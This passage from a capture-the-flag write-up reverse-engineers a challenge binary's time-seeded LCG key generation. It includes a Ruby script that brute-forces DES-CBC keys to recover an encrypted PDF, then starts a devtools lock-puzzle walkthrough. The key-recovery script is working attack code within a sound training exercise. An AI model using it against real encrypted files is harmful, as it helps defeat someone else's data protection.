add    esp, 8
mov     [ebp+data], eax
push    0F0000000h ; dwFlags
push    1 ; dwProvType
push    offset szProvider ; "Microsoft Enhanced Cryptographic Provid"...
push    0 ; szContainer
lea     ecx, [ebp+hProv]
push    ecx ; phProv
call    ds:_imp__CryptAcquireContextA@20 ; CryptAcquireContextA(x,x,x,x,x)
test   eax, eax
jnz    short loc_402733

```

Figure 159 - Recover Cleartext Screenshot

⁵⁹ <https://docs.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptacquirecontexta>

Clicking on `CryptAcquireContext` takes us to the following screenshot where we can hopefully now, for the last time, confirm we're looking at DES-CBC.

```
szProvider[]
der      db 'Microsoft Enhanced Cryptographic Provider v1.0',0
           ; DATA XREF: do_encrypt(int,char *,char *)+41↑o
           align 10h
aCryptacquireco[]
cquireco db 'CryptAcquireContext failed',0
           ; DATA XREF: do_encrypt(int,char *,char *)+56↑o
           align 4
title[]
     db 'Generated an encryption key',0
           ; DATA XREF: do_encrypt(int,char *,char *)+75↑o
aCryptimportkey[]
mportkey db 'CryptImportKey failed for DES-CBC key',0
           ; DATA XREF: do_encrypt(int,char *,char *)+C6↑o
```

Figure 160 - Recover Cleartext Screenshot

Going further into `do_encrypt` we see `generate_key` which we can safely presume will generate a key.



The screenshot shows a debugger window with assembly code. The code is as follows:

```
loc_402733:
lea    edx, [ebp+key]
push   edx          ; buffer
call   ?generate_key@@YAXQAE@Z ; generate_key(uchar * const)
```

Figure 161 - Recover Cleartext Screenshot

Let's now go into `generate_key` and see what it has in store for us. It calls `time` and `super_secure_srand`.

```
; Attributes: bp-based frame
; void __cdecl generate_key(char *buffer)
?generate_key@@YAXQAE@Z proc near

i= dword ptr -4
buffer= dword ptr  8

push    ebp
mov     ebp, esp
push    ecx
push    offset aOurMiniatureEl ; "Our miniature elves are putting togethe"...
call    ds:_imp___ioFunc
add    eax, 40h
push    eax          ; File
call    ds:_imp_fprintf
add    esp, 8
push    0             ; _Time
call    time
add    esp, 4
push    eax          ; seed
call    ?super_secure_srand@@YAXH@Z ; super_secure_srand(int)
add    esp, 4
mov     [ebp+i], 0
jmp    short loc_401E31
```

Figure 162 - Recover Cleartext Screenshot

It then goes on to call `super_secure_random` 8 times.

```
loc_401E31:
cmp     [ebp+i], 8
jnb    short loc_401E4F
```


The screenshot shows three windows. The top window contains the assembly code for the `generate_key` function. The middle window contains the assembly code for the `super_secure_random` function, which is called 8 times. The bottom window contains the assembly code for the `generate_key` function's end point, where it returns to the caller.

```
call    ?super_secure_random@@YAHXZ ; super_secure_random(void)
movzx  ecx, al
and    ecx, 0FFh
mov    edx, [ebp+buffer]
add    edx, [ebp+i]
mov    [edx], cl
jmp    short loc_401E28
```

```
loc_401E4F:
mov     esp, ebp
pop    ebp
retn
?generate_key@@YAXQAE@Z endp
```

Figure 163 - Recover Cleartext Screenshot

Going into `super_secure_srand` we get the following where it stores the seed in a variable called `state`:



The screenshot shows a debugger window displaying assembly code. The code is annotated with comments and labels. It starts with a bp-based frame attribute, followed by the function definition `void __cdecl super_secure_srand(int seed)`. Inside the function, the seed is stored at `[ebp+seed]`. The code then prints the seed to the console using `_imp__ioFunc` and `_imp__fprintf`. Finally, it stores the seed in a variable `state` at `[ebp+state]` and returns.

```
; Attributes: bp-based frame
; void __cdecl super_secure_srand(int seed)
?super_secure_srand@@YAXH@Z proc near

seed= dword ptr  8

push    ebp          |
mov     ebp, esp
mov     eax, [ebp+seed]
push    eax
push    offset aSeedD      ; "Seed = %d\n\n"
call    ds:_imp__ioFunc
add    eax, 40h
push    eax          ; File
call    ds:_imp__fprintf
add    esp, 0Ch
mov     ecx, [ebp+seed]
mov     state, ecx
pop    ebp
retn
?super_secure_srand@@YAXH@Z endp
```

Figure 164 - Recover Cleartext Screenshot

Next, we go into `super_secure_random`.

```
; Attributes: bp-based frame

; int __cdecl super_secure_random()
?super_secure_random@@YAHXZ proc near
push    ebp
mov     ebp, esp
mov     eax, state
imul   eax, 214013
add    eax, 269EC3h
mov     state, eax
mov     eax, state
sar    eax, 10h
and    eax, 7FFFh
pop    ebp
retn
?super_secure_random@@YAHXZ endp
```

Figure 165 - Recover Cleartext Screenshot

It does a *multiplication*, *addition* and an *and*, utilising the previous variable, `state`. We'll Google then `214013` value and it's an LCG⁶⁰. Specifically, one pertaining to Microsoft⁶¹.

Using Ghidra⁶², we can go a little better and view more readable code as shown in the next few screenshots.

⁶⁰ https://en.wikipedia.org/wiki/Linear_congruential_generator

⁶¹ https://rosettacode.org/wiki/Linear_congruential_generator#Ruby

⁶² <https://www.nsa.gov/resources/everyone/ghidra/>

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: ?super_secure_srand@@YAXH@Z - (elfscrow.exe)". The main window displays the following C-like pseudocode:

```
1
2 void __cdecl ?super_secure_srand@@YAXH@Z(int seed)
3
4 {
5     int iVar1;
6
7     iVar1 = __iob_func("Seed = %d\n\n",seed);
8     fprintf(iVar1 + 0x40);
9     DAT_0040602c = seed;
10    return;
11 }
```

Figure 166 - Recover Cleartext Screenshot

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: super_secure_random - (elfscrow.exe)". The main window displays the following C-like pseudocode:

```
1
2 /* int __cdecl super_secure_random(void) */
3
4 int __cdecl super_secure_random(void)
5 {
6
7     DAT_0040602c = DAT_0040602c * 0x343fd + 0x269ec3;
8     return DAT_0040602c >> 0x10 & 0xffff;
9 }
```

Figure 167 - Recover Cleartext Screenshot

The screenshot shows the Immunity Debugger interface with the title bar "Decompile: ?generate_key@@YAXQAE@Z - (elfscrow.exe)". The assembly code is as follows:

```
1  /* WARNING: Variable defined which should be unmapped: i */
2
3 void __thiscall ?generate_key@@YAXQAE@Z(void *this,uchar *buffer)
4
5 {
6     int seed;
7     uint i;
8
9     seed = __iob_func("Our miniature elves are putting together random bits for your secret
10      key!\n\n",
11      this);
12     fprintf(seed + 0x40);
13     seed = time((__int64 *)0x0);
14     ?super_secure_srand@@YAXH@Z(seed);
15     i = 0;
16     while (i < 8) {
17         seed = super_secure_random();
18         buffer[i] = (uchar)seed;
19         i = i + 1;
20     }
21     return;
22 }
```

Figure 168 - Recover Cleartext Screenshot

As mentioned at the outset, Ron does a great job in the video and since the example he's using is very close to what we need, we take the skeleton code and amend it for our needs.


```

1  require 'openssl'
2  require 'date'
3
4  KEYLENGTH=8
5
6  ▼ def generate_key(seed)
7      key=""
8  ▼   1.upto(KEYLENGTH) do
9      seed = (214013 * seed + 2531011)
10     key += (((seed >> 16) & 0xffff_ffff) & 0xFF).chr
11   end
12   return key
13 end
14
15 ▼ def decrypt(data, key)
16   c=OpenSSL::Cipher::DES.new('cbc')
17   c.decrypt
18   c.key=key
19   return(c.update(data) + c.final())
20 end
21
22 file = File.open("file.enc")
23 contents = file.read
24 file.close
25 seed=1575658800 # Friday, 6 December 2019 19:00:00
26
27 puts "[+] Processing..."
28 ▼ for i in 1..7200 do
29   key=generate_key(seed)
30   ▼ begin
31     mydata=decrypt(contents,key)
32
33     name= seed.to_s + ".pdf"
34     File.write(name, mydata)
35     result = IO.binread(name, 4).unpack("H*").first
36     valid_pdf = result == '25504446'
37   ▼ if valid_pdf
38     puts "[+] Found the fella: " + seed.to_s + ".pdf which was created at " + DateTime.strptime(seed.to_s, '%s')
39     break
40   else
41     File.delete(name)
42   end
43   rescue
44     #puts "[+] Ach, bugger!"
45   end
46   seed=seed+1
47 end

```

Figure 169 - Recover Cleartext Document

Executing the above will eventually give us the screen below and the file is produced. Based on the timestamp, we can see the encryption took place at Friday, 6 December 2019 20:20:50.




```

alan@ubuntu: ~/enc
File Edit View Search Terminal Help
alan@ubuntu:~$ cd enc
alan@ubuntu:~/enc$ ruby process.rb
[+] Processing...
[+] Found the fella: 1575663650.pdf
alan@ubuntu:~/enc$ 

```

Figure 170 - Recover Cleartext Screenshot

Opening the file reveals an 8 page PDF document which can be best described using the following screenshot which also gives the answer to the objective.



Super Sled-O-Matic
Machine Learning Sleigh Route Finder
QUICK-START GUIDE



SUPER SANTA SECRET:
DO NOT REDISTRIBUTE

Figure 171 - Recover Cleartext Screenshot

Open the Sleigh Shop Door

Synopsis

Visit Shinny Upatree in the Student Union and help solve their problem. What is written on the paper you retrieve for Shinny?

For hints on achieving this objective, please visit the Student Union and talk with Kent Tinseltooth.

We are presented with 10 locks that need a code in order to be unlocked that should need nothing more than the developer tools without our browser of choice.

Hint

- Chrome Dev Tools - <https://developers.google.com/web/tools/chrome-devtools>
- Safari Dev Tools - <https://developer.apple.com/safari/tools/>
- Edge Dev Tools - <https://docs.microsoft.com/en-us/microsoft-edge/devtools-guide/console>
- Firefox Dev Tools - <https://developer.mozilla.org/en-US/docs/Tools>

We also have some additional hints from completing the trail game

1. When I'm down, my F12 key consoles me
2. Reminds me of the transition to the paperless naughty/nice list...
3. Like a present stuck in the chimney! It got sent...
4. We keep that next to the cookie jar
5. My title is toy maker the combination is 12345
6. Are we making hologram elf trading cards this year?
7. If we are, we should have a few fonts to choose from
8. The parents of spoiled kids go on the naughty list...
9. Some toys have to be forced active
10. Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp!

Solution

The crate isn't visible at first but looking at the source code reveals it's location.




Figure 172 - Crate Screenshot

Question 1




Figure 173 - Crate Screenshot

An easy one to start off – going to the console and scrolling up reveals the first code. At this point it's worth noting that on each refresh, the values change so whatever codes are shown here, won't be replicated for others.




Figure 174 - Crate Screenshot

Question 2




Figure 175 - Crate Screenshot

Another fairly easy one – doing a print preview shows us the next code.




Figure 176 - Crate Screenshot

Question 3




Figure 177 - Crate Screenshot

Doing what it says, examining the network requests, specifically XHR gives us the next answer.




Figure 178 - Crate Screenshot

Question 4

Where might we keep the things we
forage? Yes, of course: Local barrels!
Google: “[your browser name] view local storage”

Figure 179 - Crate Screenshot

Question 5




Figure 180 - Crate Screenshot

Another easy one

